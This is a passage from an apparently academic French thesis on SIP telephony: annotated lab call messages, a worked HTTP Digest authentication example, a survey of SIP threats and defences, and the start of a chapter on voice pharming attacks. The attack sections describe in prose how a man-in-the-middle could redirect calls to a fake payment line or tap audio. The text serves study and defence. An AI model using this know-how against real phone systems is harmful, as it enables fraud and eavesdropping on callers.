Comme pour le premier exemple, le serveur peut requérir une authentification pour une requête `INVITE`, ce qui n'est pas toujours le cas. Nous verrons par la suite que cela a de l'importance, et que l'absence d'authentification peut permettre l'élaboration d'une attaque (voir section 5.1.1). Identiquement au premier exemple, le terminal renverra donc une requête `INVITE` munie d'identifiants si le serveur les requiert. Cependant, avant de renvoyer cette requête, il enverra d'abord un message de type `ACK` afin que le serveur soit bien au courant que le terminal a reçu sa réponse. Le cas échéant, il peut renvoyer la réponse à celui-ci.

Si tout se passe bien et que le serveur accepte la requête `INVITE`, celui-ci va répondre par une réponse `100 Trying` signifiant qu'il contacte le destinataire (afin de faire sonner le téléphone) pour démarrer l'appel. Voici la réponse :

```
1  SIP/2.0 100 Trying
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
      d8754z-a652364e19529e61-1---d8754z-;received
      =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
4  To: <sip:206@172.16.1.10>
5  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
6  CSeq: 2 INVITE
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
      SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 Contact: <sip:206@172.16.1.10:5060>
11 Content-Length: 0
12
```

Remarquons ici que la valeur `CSeq` correspond à la seconde tentative d'invitation (avec les identifiants).

Pendant ce temps, le serveur transmet la requête `INVITE` au destinataire. Une fois que celui-ci reçoit la requête, il répond également par un message `100 Trying`. Dès que le téléphone commence à sonner, celui-ci envoie une réponse `180 Ringing` annonçant que la sonnerie retentit chez le destinataire. Le serveur transmet cette réponse à l'initiateur de l'appel. Voici à quoi elle ressemble de son point de vue :

```
1  SIP/2.0 180 Ringing
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
       d8754z-a652364e19529e61-1---d8754z-;received
       =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
4  To: <sip:206@172.16.1.10>;tag=as698bd28e
5  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
6  CSeq: 2 INVITE
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
       SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 Contact: <sip:206@172.16.1.10:5060>
11 Content-Length: 0
12
```

La réponse fait toujours référence au bon numéro de séquence de la requête. Dès que le terminal reçoit cette réponse, il peut faire entendre la tonalité à l'utilisateur l'informant que le téléphone sonne chez le destinataire.

Aussitôt que l'appelé décroche son téléphone, son terminal envoie une réponse `200 OK` au serveur. Bien qu'ayant le même code de statut que la réponse d'un enregistrement de terminal, son contenu est différent. Le serveur transmet également cette réponse à l'appelé. Voici la réponse :

```
1  SIP/2.0 200 OK
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
       d8754z-a652364e19529e61-1---d8754z-;received
       =172.16.1.200;rport=29156
3  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
4  To: <sip:206@172.16.1.10>;tag=as698bd28e
5  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
6  CSeq: 2 INVITE
7  Server: Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
8  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER,
       SUBSCRIBE, NOTIFY, INFO, PUBLISH
9  Supported: replaces, timer
10 Contact: <sip:206@172.16.1.10:5060>
11 Content-Type: application/sdp
12 Content-Length: 273
```

```
13
14 v=0
15 o=root 2074035589 2074035589 IN IP4 172.16.1.10
16 s=Asterisk PBX 1.8.10.1~dfsg-1ubuntu1
17 c=IN IP4 172.16.1.10
18 t=0 0
19 m=audio 11244 RTP/AVP 0 8 101
20 a=rtpmap:0 PCMU/8000
21 a=rtpmap:8 PCMA/8000
22 a=rtpmap:101 telephone-event/8000
23 a=fmtp:101 0-16
24 a=ptime:20
25 a=sendrecv
```

Nous pouvons, en effet, directement noter que cette réponse contient un corps, contrairement à celle d'un enregistrement. Similairement à la requête `INVITE`, le corps de la réponse contient des informations SDP servant à définir les paramètres de session. En fonction des paramètres de session de l'appelant et de l'appelé, SIP va pouvoir prendre les mesures nécessaires (ouverture des ports RTP et initiation du média). SDP servant à définir les paramètres de session des terminaux, c'est SIP qui les négocie.

L'appelant ayant reçu la réponse, il sait désormais que l'appel a été accepté et envoie un message `ACK`.

Maintenant que l'appel a commencé, les terminaux peuvent s'échanger du flux audio (via RTP) directement, sans passer par SIP. Une fois que l'un d'eux souhaite mettre fin à la conversation et raccroche son téléphone, il envoie une requête `BYE` :

```
1  BYE sip:206@172.16.1.10:5060 SIP/2.0
2  Via: SIP/2.0/UDP 172.16.1.200:29156;branch=z9hG4bK-
      d8754z-91b02e1a946ee440-1---d8754z-;rport
3  Max-Forwards: 70
4  Contact: <sip:Jeremy@172.16.1.200:29156>
5  To: <sip:206@172.16.1.10>;tag=as698bd28e
6  From: "Jeremy"<sip:Jeremy@172.16.1.10>;tag=8b687f76
7  Call-ID: NzNiZGUwOTBmMmE1MzIyOGZiNTA0Njg5MjEyYTQxOWM
8  CSeq: 3 BYE
9  User-Agent: X-Lite release 4.5.3 stamp 70576
10 Authorization: Digest username="Jeremy",realm="asterisk
      ",nonce="0dd94c6f",uri="sip:206@172.16.1.10:5060",
      response="6504d75af1ed62b11818ed9dfea17c5f",algorithm
      =MD5
11 Content-Length: 0
12
```

L'appel ayant été authentifié, le terminal doit envoyer à nouveau une authentification pour la requête `BYE`. Nous pouvons constater qu'il utilise le même *nonce* (voir section 4.3) que pour la requête `INVITE`. Ayant reçu cette demande, le ser-



FIGURE 3.2 – Appel d'un terminal du point de vue de l'appelant

veur répond par `200 OK` et transmet la requête à l'autre terminal afin de couper l'appel.

Une séquence des messages SIP échangés pour cet appel est présentée à la figure 3.2.

Chapitre 4

Sécurité de SIP

4.1 Pourquoi parle-t-on de sécurité ?

La communication est fondamentale dans notre société, surtout la communication vocale. C'est une opération normale et souvent quotidienne. Beaucoup de confiance est mise dans les moyens de communication actuels permettant le transport de la voix. Beaucoup d'informations critiques et sensibles traversent ces réseaux de communication, que ce soit pour des appels d'urgence (police, secours, pompiers, ...), ou bien des services financiers (beaucoup de banques offrent maintenant des services téléphoniques) [12]. Cependant, bien que les technologies soient en constante évolution, la sécurité et la fiabilité de ces moyens de communication actuels, les systèmes VoIP, ne sont pas claires.

La plupart des services de communication utilisent un mécanisme de facturation. Cette facturation est donc fondamentale pour n'importe quel service VoIP commercial et a un impact direct sur chacun des abonnés. Ceux-ci doivent pouvoir compter sur la fiabilité de la facturation et du système de communication. Il est évidemment exclu que des erreurs de facturation surviennent et que les abonnés doivent payer plus. De même, il en va du bon fonctionnement de l'entreprise que les abonnés ne puissent pas appeler sans payer. La facturation VoIP est basée sur la signalisation VoIP, c'est-à-dire SIP la plupart du temps, et hérite donc de ses potentielles vulnérabilités [14].

Nous verrons dans la suite de ce chapitre les menaces dont est victime SIP, ainsi que les mécanismes qu'il met ou ne met pas en place pour résoudre certains problèmes. Dans la prochaine partie de ce document, nous étudierons diverses attaques possibles sur SIP, que ce soit du point de vue de la signalisation stricte, ou que ce soit au niveau du système de facturation (basé bien évidemment sur la signalisation).

4.2 Menaces

De prime abord, nous nous attendons à ce que les exigences en sécurité et en confidentialité d'un environnement SIP correspondent à celles d'un réseau PSTN (Public Switched Telephone Network), même si les mécanismes de sécurité d'In-

ternet sont bien plus complexes. En effet, les messages SIP peuvent contenir des informations sensibles et confidentielles, que ce soit dans l'entête ou dans le corps du message [6].

Deux catégories de menaces sur un réseau SIP peuvent exister, les menaces externes et les menaces internes [6]. Les menaces externes sont celles où l'attaquant ne participe pas à la communication et se produisent habituellement lorsque les paquets de données traversent un réseau non fiable. Les menaces internes sont, à l'inverse, celles où l'attaquant participe à la communication.

L'utilisation d'outils comme Wireshark [1], Ethereal [2] ou autres, permet l'écoute, l'espionnage et l'analyse relativement simples de trafics VoIP [6]. Comme vu précédemment, étant donné que les messages SIP sont lisibles par des humains et relativement clairs, cela offre en effet un avantage pour les développeurs, mais cela entraine plus d'opportunités d'attaques. Celles-ci peuvent, par exemple, utiliser des messages malicieux pouvant entrainer des problèmes de déni de service (DoS).

Par ailleurs, plusieurs facteurs intrinsèques font de SIP un protocole potentiellement moins sécurisé [5] :

Maturité Le standard de SIP et ses implémentations sont relativement nouveaux.

Complexité SIP est fort complexe et l'ajout d'extensions le rend encore plus complexe.

Extensibilité Les extensions supportées par SIP étant relativement nouvelles, elles sont encore fragiles d'un point de vue de la sécurité.

Encodage Comme abordé à plusieurs reprises, le caractère lisible et clair des messages SIP permet une écoute et une analyse facile des messages.

Également, dans le standard SIP [20], certains éléments sont recommandés plutôt qu'obligatoires. Ces éléments-là manquent souvent à certaines implémentations, les rendant moins sécurisées.

Taxonomie VoIPSA VoIPSA (Voice over IP Security Alliance) est une organisation sans but lucratif dont le but est la sécurisation des protocoles, produits et installations VoIP. L'espace de menace pris en compte suit le principe CIA (Confidentiality, Integrity, Availability), c'est-à-dire la confidentialité, l'intégrité et la disponibilité. Les menaces peuvent venir aussi bien de problèmes liés au protocole, que de problèmes liés à l'implémentation, ainsi que de problèmes liés à la configuration du système.

La taxonomie VoIPSA concernant les menaces de sécurités définit les menaces suivantes [9] :

Menaces sociales Ces menaces visent directement les êtres humains. Des erreurs de configuration, des bogues ou de mauvaises interactions entre protocoles dans les systèmes VoIP peuvent, par exemple, permettre ou faciliter des attaques dénaturant l'identité de certains partis. De telles attaques peuvent ensuite être utilisées comme tremplins pour des attaques comme le *phishing*, le vol de service, ou des contacts non désirés comme le *spam*.

1. `http://www.wireshark.org`
2. `http://www.ethereal.com`

Menaces d'écoute, d'interception et de modification Ces menaces portent sur les situations où un adversaire peut, illégalement ou sans l'autorisation des partis concernés, écouter la signalisation ou le contenu d'une session VoIP, et éventuellement modifier les aspects de la session sans se faire détecter.

Menaces de déni de service Ces menaces peuvent empêcher l'accès au service VoIP à un utilisateur. Cela peut être problématique lors d'appels d'urgences, ou lorsqu'un ensemble d'utilisateurs ou une organisation entière sont affectés par ce type d'attaque.

Menaces d'abus de service Ces menaces couvrent l'utilisation abusive des services VoIP dans les situations où de tels services sont proposés dans un cadre commercial (ce qui est assez commun). Cela comprend la fraude téléphonique et les attaques permettant d'éviter la facturation.

Menaces d'accès physique Ces menaces se réfèrent à un accès physique non autorisé ou non approprié aux équipements VoIP, ou à la couche physique du réseau.

Menaces d'interruption de service Ces menaces se réfèrent aux problèmes non intentionnels pouvant néanmoins rendre inutilisables ou inaccessibles les services VoIP. Cela inclut la perte d'alimentation due à une mauvaise météo, l'épuisement de ressources dû à une surutilisation, ainsi que des problèmes de performance pouvant dégrader la qualité des appels.

4.3 Mécanismes

La spécification de SIP [20] n'inclut pas de mécanismes de sécurité spécifique. Cependant, la sécurité de SIP, dont la structure est une dérivation du modèle de HTTP et SMTP, est principalement basée sur les mécanismes de sécurité de HTTP et de SMTP [11, 12, 14]. C'est-à-dire que tous les mécanismes de sécurité disponibles pour HTTP et pour SMTP peuvent être appliqués aux sessions SIP [18].

SIP ne définit aucun des trois points du principe CIA vu précédemment, mais il recommande l'utilisation de TLS (Transport Layer Security) [16] ou de IPsec (Internet Protocol Security) [17] afin de protéger le chemin de signalisation du réseau SIP [12, 14]. Il suggère également d'utiliser S/MIME (Secure/Multipurpose Internet Mail Extensions) [19, 25] pour protéger l'intégrité et la confidentialité des messages SIP. Néanmoins, il est difficile de protéger les messages SIP d'un bout à l'autre étant donné que les serveurs SIP intermédiaires (comme les serveurs *proxy*) doivent pouvoir examiner et modifier certains champs de ces messages [12, 14]. SIP oblige tous les serveurs *proxy*, *redirect* et *registrar* à supporter TLS, ainsi que l'authentification basée sur « HTTP Digest » [12, 14]. Cependant, les terminaux ne doivent supporter que l'authentification. Sur base de cette dernière, une protection *anti-replay* et une authentification à sens unique sont fournies aux messages SIP, comme nous le verrons plus bas. L'authentification de SIP, basée sur HTTP, peut être utilisée pour identifier un téléphone SIP à un serveur *proxy* comme nous

l'avions vu dans l'exemple d'un enregistrement de terminal (voir section 3.6). Les deux partis impliqués dans l'authentification partagent un secret commun [15].

Afin de protéger de point à point les messages SIP, SIPS (SIP Secure) [20] peut être utilisé [6]. Il est considéré comme l'équivalent de HTTPS (HTTP Secure) et a le même format d'adressage que SIP, à l'exception du changement de `sip` en `sips`. Par exemple, l'URI `sip:test@example.com` devient `sips:test@example.com`. Cependant, pour ce faire, TLS doit être utilisé sur tout le chemin jusqu'à la destination [11]. Il est à noter que TLS nécessite l'utilisation de TCP comme protocole de transport et une infrastructure de clés publiques (PKI). En effet, SIP permet d'utiliser TCP et UDP (User Datagram Protocol) — ainsi que d'autres protocoles de transport —, UDP étant le plus courant.

Les messages SIP permettent de transporter des corps MIME (Multipurpose Internet Mail Extensions) dont le standard inclut des mécanismes de sécurité afin d'assurer l'intégrité ou la confidentialité [6]. Cela peut se faire au moyen des types MIME *multipart/signed* et *application/pkcs7-mime*. S/MIME fournit un ensemble de fonctionnalités et SIP en utilise deux : *Tunneling Integrity and Authentication* et *Tunneling Encryption*. Toutefois, cette solution oblige également d'utiliser une infrastructure de clés publiques. Nous verrons que l'utilisation de S/MIME permettrait d'éviter une des attaques qui sera implémentée.

IPsec permet de protéger les messages SIP au niveau du réseau et comme chaque serveur *proxy* sur le chemin des messages doit avoir un accès en lecture et en écriture des entêtes des messages SIP, l'IPsec ESP (Encapsulating Security Payload) ou AH (Authentication Header) en mode transport doit être appliqué entre chaque serveur, c'est-à-dire *hop-by-hop* [17, 11].

Voyons à présent comment fonctionnent de manière générale TLS, S/MIME ainsi que l'authentification HTTP Digest. Ces différents mécanismes peuvent être utilisés conjointement, augmentant ainsi la sécurité.

TLS Le premier objectif de TLS [16, 24] est, comme nous l'avons vu ci-dessus, de fournir de la confidentialité et de l'intégrité de données lors d'une communication (qu'elle soit vocale ou non). Le protocole se compose de deux couches importantes ayant chacune un rôle particulier. Il s'agit des couches « TLS Record Protocol » et « TLS Handshake Protocol ».

Au niveau le plus bas, juste au-dessus de la couche de transport (par exemple TCP), se trouve la couche « TLS Record Protocol ». Cette couche apporte un mécanisme de sécurité au niveau de la connexion. C'est donc cette couche qui se charge de faire en sorte que la communication soit protégée. Elle permet deux choses :

— la confidentialité de la connexion ;
— la fiabilité de la connexion.

Afin de permettre la confidentialité, le chiffrement symétrique est utilisé pour le chiffrement des données (AES, RC4, ...). Les clés utilisées pour ce chiffrement sont générées de manière unique lors de chaque connexion et sont basées sur un secret partagé par les deux partis. C'est l'autre couche (voir ci-dessous) qui se chargera de cela.

Afin de permettre la fiabilité, le message inclut une information d'intégrité utilisant un MAC (Message Authentication Code) avec clé. Des fonctions de hachage sécurisées (par exemple SHA-1, ...) sont utilisées pour les calculs de MAC.

Venons-en maintenant à la seconde couche. Elle permet aux deux partis de la communication de s'authentifier mutuellement et de négocier un algorithme de chiffrement ainsi que les clés de chiffrement qui seront utilisées. Ceci se fait avant tout échange de données. Cette couche fournit une connexion sécurisée (pour l'échange des clés par exemple) ayant trois propriétés :

— L'identité d'un parti peut être authentifiée au moyen d'un chiffrement asymétrique, ou avec clé publique (par exemple RSA, DSA, ...). Bien que l'authentification soit optionnelle, il est généralement recommandé qu'au moins l'un des partis s'authentifie.
— La négociation d'un secret partagé est faite de manière sécurisée. C'est-à-dire qu'un attaquant ne peut réussir à intercepter ce secret, même s'il se trouve au milieu de la communication.
— La négociation est fiable dans le sens où un attaquant ne peut modifier les messages lors de la négociation sans être détecté par les partis de la communication.

Il est à noter qu'un des avantages de TLS est qu'il est indépendant du protocole de l'application l'utilisant, c'est-à-dire que les protocoles de plus haut niveau (sur une couche supérieure) peuvent utiliser TLS de manière transparente.

S/MIME S/MIME [19, 25] permet, grâce aux deux fonctionnalités citées plus haut, d'ajouter de l'authentification, de l'intégrité et de la confidentialité, aux corps des messages SIP de type MIME. En effet, l'utilisation d'une clé privée permet de signer les messages envoyés afin de certifier l'authenticité et l'intégrité de ces messages. Si le certificat utilisé pour signer le message est inconnu du destinataire, celui-ci peut néanmoins utiliser cette information pour vérifier que les prochains messages seront bien de ce même correspondant.

L'utilisation de la clé publique du destinataire permet de chiffrer les données envoyées afin que lui seul puisse les déchiffrer. S/MIME utilise donc le mécanisme de clé publique et clé privée.

HTTP Digest L'authentification « HTTP Digest » [2] permet à un serveur (que ce soit un serveur Web ou, dans notre cas, un serveur SIP) d'authentifier un utilisateur. Pour cela, le serveur et l'utilisateur (ou client) ont besoin de partager un secret commun, un mot de passe. Avec ce mot de passe, une fonction de hachage est appliquée et le résultat est envoyé sur le réseau. Cette fonction de hachage augmente la sécurité par rapport à un envoi de texte clair.

Techniquement, cette authentification est une application de la fonction de hachage MD5 avec l'utilisation d'un *nonce*. Ce *nonce* permet d'éviter des attaques par rejeu. Nous verrons d'ailleurs que ce mécanisme d'authentification est important, car il intervient dans certains messages SIP et permet d'éviter certaines attaques (voir section 5.1.1).

Lors d'une demande d'authentification, le serveur envoie un *nonce* à l'utilisa-

teur. Ce *nonce* est unique à chaque requête. Au moyen de son mot de passe et du *nonce*, l'utilisateur effectue les calculs suivants :

```
1 HA1 = MD5(username + ":" + realm + ":" + password)
2 HA2 = MD5(method + ":" + digestURI)
3 result = MD5(HA1 + ":" + nonce + ":" + HA2)
```

`HA1` est l'application de la fonction MD5 sur la concaténation de `username`, d'un deux-points, de `realm`, d'un deux-points et de `password`. Identiquement, `HA2` est l'application de la fonction MD5 sur la concaténation de `method`, d'un deux-points et de `digestURI` (URI utilisée dans l'authentification — nous verrons un exemple ci-dessous). Pour obtenir le résultat, nous appliquons une dernière fois la fonction de hachage MD5 sur la concaténation de `HA1`, d'un deux-points et de `HA2`.

Ce mécanisme d'authentification est utilisé par SIP lors de certaines requêtes (`REGISTER` par exemple, comme nous l'avions vu précédemment). Le `digestURI` utilisé est en fait le `Request-URI` (URI se trouvant dans la première ligne d'une requête, juste après la méthode). Le *nonce* et le *realm* à utiliser sont donnés par le serveur lorsque celui-ci envoie une réponse `401 Unauthorized`, et se trouve dans le champ `WWW-Authenticate`.

Prenons un exemple. Si le serveur envoie à l'utilisateur un *nonce* égal à `68ad07d8` et un *realm* égal à `asterisk`, et que l'utilisateur a comme nom d'utilisateur `Jeremy`, comme mot de passe `azerty` et comme `Request-URI sip:172.16.1.10`, le résultat final pour une méthode `REGISTER` vaudra :

```
1 HA1 = MD5("Jeremy:asterisk:azerty")
2 # => "0ad1f3458e86858acf37712f6ee3d128"
3 HA2 = MD5("REGISTER:sip:172.16.1.10")
4 # => "0d3022121f1ddeed18c360afb7bc14be"
5 result = MD5(HA1 + ":68ad07d8:" + HA2)
6 # => "a58c392dec8825d9e06fca3917ad0260"
```

Comme nous pouvons le voir, cela correspond bien à l'exemple montré pour l'enregistrement d'un terminal. Ce résultat est utilisé par l'utilisateur lors de sa seconde tentative d'enregistrement, comme valeur pour *response* dans le champ `Authorization` (voir section 3.6).

4.4 Vulnérabilités

Plusieurs vulnérabilités se retrouvent dans la plupart des systèmes SIP [5] :

Détournement d'un enregistrement Cette vulnérabilité se retrouve lorsqu'un attaquant se fait passer pour un terminal valide auprès d'un serveur *registrar* afin de remplacer un enregistrement légitime par sa propre adresse. De ce fait, cela lui permettra de récupérer des appels entrants initialement destinés au terminal pour lequel l'attaquant s'est enregistré de manière illicite.

Usurpation de l'identité d'un serveur *proxy* Cette vulnérabilité se retrouve lorsqu'un attaquant utilise un faux serveur *proxy* de manière à se faire passer

pour un serveur *proxy* normal dans la communication. De ce fait, cela lui permettra d'avoir accès à tous les messages SIP, lui octroyant un contrôle total sur les appels et enregistrements.

Falsification de messages Cette vulnérabilité se retrouve lorsqu'un attaquant intercepte et modifie les messages échangés entre deux composants SIP.

Destruction d'une session Cette vulnérabilité se retrouve lorsqu'un attaquant observant la signalisation d'un appel envoie une fausse requête `BYE` aux participants de la session (voir section 5.3.1). La plupart des terminaux ne requérant pas de forte authentification, l'attaquant peut ainsi créer de fausses requêtes et mettre fin aux appels en cours.

Toutes ces vulnérabilités peuvent être utilisées pour mettre en place des attaques. Nous utiliserons notamment certaines d'entre elles.

Soulignons qu'il existe également des vulnérabilités au niveau de l'authentification de SIP [14, 15]. En effet, celle-ci :

— ne s'applique qu'à quelques messages SIP (par exemple `REGISTER`, `INVITE` et `BYE`) laissant d'autres messages importants non protégés (par exemple `100 Trying`, `180 Ringing`, `200 OK`, `ACK` et `486 Busy Here`) ;
— ne protège que certains champs (par exemple `Request-URI`, `username` et `realm`) laissant d'autres champs importants non protégés (par exemple `SDP`, `From` et `To`) ;
— ne protège que les messages originaires des terminaux (à destination des serveurs SIP) laissant les messages venant des serveurs non protégés.

Étant donné que les terminaux ne doivent pas de supporter un quelconque niveau de chiffrement, les messages SIP entre les serveurs et les terminaux passent en clair. Si un attaquant se trouve au milieu, il a donc la possibilité de modifier tous les champs non protégés.

Deuxième partie

Attaques sur SIP

Chapitre 5

Exemples d'attaques

Nous aborderons dans ce chapitre des exemples d'attaques pouvant survenir sur un réseau SIP. Certaines de ces attaques seront implémentées et testées sur un réseau SIP réel, bien que situé en laboratoire et non en déploiement public. Premièrement, nous aborderons deux attaques de type *voice pharming*. Ensuite, nous verrons quatre exemples d'attaques de facturation. Et pour terminer, nous développerons deux attaques ne faisant pas partie de ces deux catégories.

L'utilisation d'une authentification ou de S/MIME peut nous prémunir de ces attaques.

5.1 Voice Pharming

Avant de commencer, il est important d'expliquer ce qu'est le *voice pharming* et, surtout, de distinguer le *pharming* et le *phishing* qui sont deux notions différentes (bien que proches) [4].

Phishing Le *phishing* est une supercherie électronique où un utilisateur est persuadé de communiquer avec un tiers de confiance, que ce soit pour diverses actions ou pour la divulgation d'informations sensibles. Le problème est que l'identité de ce tiers a été usurpée par un attaquant malveillant. Dès lors, pensant pouvoir faire confiance à son interlocuteur, l'utilisateur révèle des informations confidentielles qui pourraient lui porter préjudice.

Pharming Le *pharming* est une attaque sur une infrastructure réseau entrainant la redirection de l'utilisateur vers une adresse illégitime malgré le fait qu'il ait fait une requête à la bonne adresse. Couramment, cela se traduit par la redirection de l'utilisateur vers un site Web illégitime. Dans ce cas, si l'apparence de ce dernier ressemble au site que l'utilisateur souhaitait consulter, celui-ci pourrait rentrer des informations sensibles et communiquer celle-ci à un attaquant potentiel.

Nous pouvons transposer le *pharming* à un réseau VoIP. Nous l'appelons alors *voice pharming* et cela se traduit, par exemple, par la redirection vers un numéro de téléphone autre que celui entré ou encore par la redirection du flux audio vers une adresse différente. Nous verrons ces deux cas plus en détail ci-dessous.

5.1.1 Détournement d'appels

Comme nous l'avons vu dans la partie concernant la signalisation, chaque utilisateur est représenté par une URI différente. Lorsqu'un terminal souhaite initialiser un appel, il envoie une requête `INVITE` avec, pour `Request-URI`, l'URI qu'il souhaite appeler. Si jamais un attaquant se trouve au milieu de la communication et intercepte les messages du terminal, il lui est possible de modifier la requête `INVITE` et de changer le `Request-URI`. De ce fait, l'attaquant peut rediriger l'appel vers le terminal de son choix, en fournissant une autre URI [12].

Deux options s'offrent à l'attaquant : l'interception d'un message entrant vers un serveur SIP et l'interception d'un message sortant d'un serveur SIP. Dans le premier cas de figure, deux possibilités se présentent. Premièrement, si le serveur requiert une authentification — celle-ci protégeant le champ `Request-URI` —, l'attaquant ne pourra pas modifier le message sans connaitre le mot de passe du terminal ou sans casser la fonction de hachage MD5. De ce fait, il lui faudra investiguer et peut-être attaquer le terminal pour retrouver le mot de passe, ce qui sort du cadre de ce document. Une fois le mot de passe trouvé, nous pouvons rejoindre la seconde possibilité : le serveur ne requiert pas d'authentification ; l'attaquant peut donc modifier le message sans problèmes. Dans le second cas de figure, le message sort du serveur SIP et, étant donné que les serveurs ne doivent pas s'authentifier vis-à-vis des terminaux, l'attaquant peut modifier le message à son gré.

De ces différentes possibilités, nous retiendrons que soit il y a une authentification — et dès lors, l'attaquant doit découvrir le mot de passe —, soit il n'y en a pas — l'attaquant peut donc lancer son attaque sans difficulté.

Lorsque l'attaque est effectuée, l'utilisateur croit appeler un certain numéro, mais son appel est détourné vers un autre numéro. Cette attaque se présente bien comme une attaque *voice pharming*. Sur base de ce détournement, qui pourrait paraitre anodin, un attaquant malveillant pourrait mettre en place un mécanisme afin de récupérer des informations confidentielles de l'utilisateur. En effet, de nos jours, beaucoup de banques et organismes financiers proposent des services de paiement téléphonique. Pour ce faire, il suffit à un client de téléphoner à un numéro particulier afin de se retrouver en contact avec un système IVR (Interactive Voice Response) — qui permet à un ordinateur d'interagir avec les humains. Une fois mis en contact, il lui suffit d'entrer son numéro d'identification et son code d'accès afin de pouvoir bénéficier des services de paiement. Revenons-en à notre attaquant : celui-ci pourrait mettre en place un système similaire, à une adresse téléphonique différente. De ce fait, une fois sa redirection mise en place vers ce numéro frauduleux, l'attaquant duperait l'utilisateur en se faisant passer pour le service de paiement et récupèrerait ainsi ses informations sans qu'il s'en aperçoive.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.1.



FIGURE 5.1 – Détournement d'un appel

5.1.2 Mise sur écoute d'un appel

Le but de cette attaque-ci est de rediriger le flux audio d'un appel vers une machine distante afin de mettre l'appel sur écoute [12]. L'utilisateur croit passer un appel vers quelqu'un de confiance, mais sa communication est écoutée sans qu'il s'en aperçoive, ce qui peut entrainer des problèmes de confidentialité, voire d'intégrité.

